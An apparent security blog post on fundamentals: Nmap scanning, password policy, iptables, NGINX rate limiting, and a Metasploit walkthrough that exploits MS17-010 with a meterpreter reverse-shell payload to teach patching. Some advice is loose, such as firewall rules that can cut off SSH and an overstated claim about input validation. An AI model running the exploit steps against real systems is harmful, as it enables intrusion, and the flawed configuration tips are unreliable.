
Listen to this Post
Introduction:

In an era where cybersecurity threats evolve at machine speed, professionals often rush toward advanced AI-driven detection systems and complex zero-trust architectures, bypassing the fundamental principles that underpin all digital security. This “complexity bias” – the instinct to distrust simplicity – leads organizations to deploy cutting-edge tools while neglecting basic patch management, access controls, and network hygiene. Just as marketing teams obsess over funnel automation without understanding their customer persona, security teams invest in sophisticated SIEM solutions without mastering core system logging and permission structures. This article challenges the prevailing narrative that mastery requires proprietary secrets, arguing instead that true resilience stems from executing unglamorous basics with uncompromising consistency.
Learning Objectives & Secrets:
- Objective 1: Master Foundational System Hardening – Learn to audit and secure Linux and Windows environments using built-in tools before deploying third-party solutions. Understand that 85% of successful breaches exploit known vulnerabilities with available patches, making baseline configuration your first line of defense.
- Objective 2 Secret Tip: Implement Least Privilege with Native Commands – Instead of relying solely on complex IAM platforms, master `setfacl` (Linux) and `icacls` (Windows) to granularly control file permissions. Automate regular privilege reviews using scheduled scripts to detect and revoke unnecessary access.
- Objective 3 Secret Tip: Build a Personal Threat Intelligence Pipeline – Before subscribing to expensive threat feeds, set up a basic scraping and aggregation system using `cron` (Linux) or Task Scheduler (Windows) to pull CVE data, vendor advisories, and security blogs into a single, searchable log file for daily review.
You Should Know:
- The Complete Guide to Network Mapping and Port Scanning with Nmap (The Foundation of Reconnaissance)
Understanding your network perimeter is the absolute bedrock of defense. Many penetration testers reach for automated vulnerability scanners, but the real insight comes from mastering a single tool: Nmap. This step-by-step guide moves beyond basic scanning to reveal service versions and operating system details, providing actionable intelligence for hardening.
Step 1: Install Nmap – On Linux (Debian/Ubuntu): sudo apt install nmap -y. On RedHat/CentOS: sudo yum install nmap. On Windows: Download the installer from nmap.org, ensuring you add it to your system PATH.
Step 2: Perform a Basic Host Discovery Ping Sweep – nmap -sn 192.168.1.0/24. This identifies all active devices without scanning ports, giving you a clear inventory of what needs protection.
Step 3: Execute a Comprehensive TCP SYN Scan – sudo nmap -sS -sV -O -p- -T4 192.168.1.100. This command performs a SYN stealth scan, detects service versions (-sV), attempts OS fingerprinting (-O), scans all 65,535 ports (-p-), and uses aggressive timing (-T4). The result is a detailed map of every open port, the software running behind it, and the underlying operating system.
Step 4: Save Output for Baseline Comparison – nmap -sS -sV -O -p- -T4 192.168.1.100 -oN baseline_scan.txt. This creates a human-readable file. Run this weekly and use `diff` (Linux) or `FC` (Windows) to compare outputs, identifying unauthorized services or configuration drift.
- Proactive Defense Through Password Policy Enforcement (AD and Linux Authentication)
Weak passwords remain the leading cause of data breaches. While many advocate for multi-factor authentication as a panacea, a robust local password policy buys you critical time and reduces attack surface. This guide outlines how to enforce password complexity and history using native tools.
Step 1: On Windows Server (Local Security Policy) – Open `secpol.msc` and navigate to Account Policies -> Password Policy. Enforce the following: Minimum password length: 12 characters; Password must meet complexity requirements: Enabled (enforces uppercase, lowercase, digit, special char); Enforce password history: 24 passwords remembered.
Step 2: On Linux (using PAM) – Edit `/etc/pam.d/common-password` (Debian/Ubuntu) or `/etc/pam.d/system-auth` (RedHat). Add or modify the line to enforce quality and history: password requisite pam_pwquality.so retry=3 minlen=12 difok=3 ucredit=-1 lcredit=-1 dcredit=-1 ocredit=-1. Then add to /etc/pam.d/common-password: password required pam_pwhistory.so remember=24.
Step 3: Enforce Account Lockout – On Windows: Set account lockout threshold to 5 invalid attempts with a 15-minute lockout duration. On Linux: In /etc/pam.d/common-auth, add auth required pam_tally2.so deny=5 onerr=fail unlock_time=900.
Step 4: Test your configuration – Attempt to change your password to something weak like “Password123” and confirm it is rejected with a clear error message.
3. Firewall Configuration and Log Management Mastery
A misconfigured firewall is like a locked door with the key under the mat. Instead of solely relying on a cloud provider’s security groups, learn to administer `iptables` (Linux) and `WF.msc` (Windows Advanced Firewall) directly. This section shows you how to build a stateful firewall and centralize logs for active monitoring.
Step 1: Basic Iptables Configuration (Linux) – Flush existing rules: sudo iptables -F. Set default policies: sudo iptables -P INPUT DROP, sudo iptables -P OUTPUT ACCEPT, sudo iptables -P FORWARD DROP. Allow established connections: sudo iptables -A INPUT -m conntrack --ctstate ESTABLISHED,RELATED -j ACCEPT. Allow SSH: sudo iptables -A INPUT -p tcp --dport 22 -j ACCEPT. Save rules: sudo netfilter-persistent save.
Step 2: Configure Windows Advanced Firewall – Open `wf.msc` as Administrator. Go to Inbound Rules and create a new rule for “Deny All” as the bottom-most rule after your explicit allows (SSH, RDP, HTTP/S). This enforces a default-deny stance.
Step 3: Centralize Logs – On Linux, configure Rsyslog to forward all firewall logs to a remote server: Add `. @192.168.1.200:514` to /etc/rsyslog.conf. On Windows, use Event Viewer to subscribe to forwarded events from other machines.
Step 4: Active Monitoring – Use a simple script with `tail -f /var/log/syslog | grep “iptables”` to monitor in real-time. For Windows, use `wevtutil qe Security /c:5 /f:text` to query the latest 5 security events.
- API Security: The Modern Gatekeeper (Authentication and Rate Limiting)
Modern applications rely heavily on APIs, which are frequently the entry point for attackers. Most organizations focus on complex JWT claim validation but forget simple input validation and brute-force prevention. This guide implements a secure API gateway pattern using NGINX and basic authentication.
Step 1: Secure an API Endpoint with NGINX – Install NGINX and add the following configuration block to `/etc/nginx/sites-available/your_api` to require a secure API key: `location /api/ { if ($http_x_api_key != “YOUR_SECURE_API_KEY”) { return 401 “Unauthorized”; } proxy_pass http://localhost:5000; }`
Step 2: Implement Rate Limiting (NGINX) – In the `http` block define a zone: limit_req_zone $binary_remote_addr zone=mylimit:10m rate=10r/m;. Then in your location block: limit_req zone=mylimit burst=20 nodelay;. This allows 10 requests per minute with a burst of 20.
Step 3: Validate Input on the Backend – In a Python Flask/Node.js app, implement a middleware that checks for `Content-Type: application/json` and validates the JSON schema before any business logic executes. This prevents SQL injection and NoSQL injection attacks.
Step 4: Log API Access – Ensure NGINX logs the `http_x_api_key` (with a redaction policy to avoid logging the actual key, log its hash instead) and the client IP.
- Vulnerability Exploitation and Mitigation with Metasploit (Understanding the Attacker)
To defend effectively, you must think like an attacker. Metasploit is the standard framework for exploitation and is often perceived as overly complex. This guide demonstrates how to use it to exploit a known vulnerability in an unpatched Windows SMB service, highlighting the speed of attack and the critical need for patch management.
Step 1: Setup – Ensure Metasploit is installed (sudo apt install metasploit-framework). Start the database service: sudo msfdb init && sudo systemctl start postgresql. Then launch the console: msfconsole.
Step 2: Search for Exploit – Search for a known vulnerability, e.g., MS17-010 (EternalBlue): search type:exploit name:ms17-010. You’ll see exploit/windows/smb/ms17_010_eternalblue.
Step 3: Set Options – use exploit/windows/smb/ms17_010_eternalblue. View required options: show options. Set the target IP: set RHOSTS 192.168.1.50. Set the payload: `set payload windows/x64/meterpreter/reverse_tcp` and set LHOST your_machine_ip.
Step 4: Exploit and Mitigate – Type exploit. If successful, you’ll gain a meterpreter shell. Critical Lesson: This exploit works only if the system lacks the patch from Microsoft (KB4013389 for MS17-010). The mitigation is trivial: apply the patch. This demonstrates that advanced exploitation is useless against a properly maintained system.
What Undercode Say:
- Key Takeaway 1: Mastery in cybersecurity is not about accumulating the most tools but about the discipline to consistently apply fundamental hardening and monitoring techniques. The “boring” tasks—patching, logging, and permission audits—prevent more breaches than any AI-driven threat detection system ever will.
- Key Takeaway 2: Complexity bias often leads security teams to overlook the most obvious attack vectors. By focusing on the “base” rather than “decorating the balcony,” organizations can achieve a higher security posture with fewer resources.
- Analysis: The corporate grind teaches that advanced hacks exploit simple misconfigurations. Prof. Itkyal’s marketing lesson translates directly to IT security: understand your network inventory (your customer persona), enforce strong authentication (your brand message), and monitor your logs (your landing page conversion). By internalizing these foundational mechanisms, security professionals move beyond memorizing high-level attack names to truly understanding the underlying vulnerabilities and their mitigation. This shift from theoretical knowledge to practical, uncompromising execution of the basics is what separates a technician from a true security expert.
Prediction:
- +1 – The 2026-2027 push for increased regulation (e.g., GDPR amendments and new SEC cybersecurity rules) will force organizations to mature their foundational practices, decreasing overall breach rates as basic hygiene becomes a compliance necessity.
- -1 – As AI-powered “Copilot” tools become ubiquitous in development environments, they may accelerate complexity bias by generating large, opaque codebases. This could inadvertently increase the number of overlooked foundational flaws (e.g., hardcoded secrets, buffer overflows) that AI tools are not yet sophisticated enough to catch.
- -1 – The talent shortage will exacerbate the problem as junior security engineers are pressured to manage complex cloud-1ative stacks without sufficient grounding in Linux/Windows administration, network layer 2/3 concepts, or ethical hacking principles. This will lead to a generation of security professionals who can configure cloud services but cannot diagnose a basic ARP spoofing attack.
- +1 – We will witness a resurgence in the demand for “T-shaped” security professionals who possess deep foundational knowledge (the vertical bar) across multiple domains. Those who master the basics will be uniquely positioned to architect and manage the more advanced tools effectively, turning “boring” into a competitive advantage.
▶️ Related Video (84% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: https://lnkd.in/p/dZw2Gj2v – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


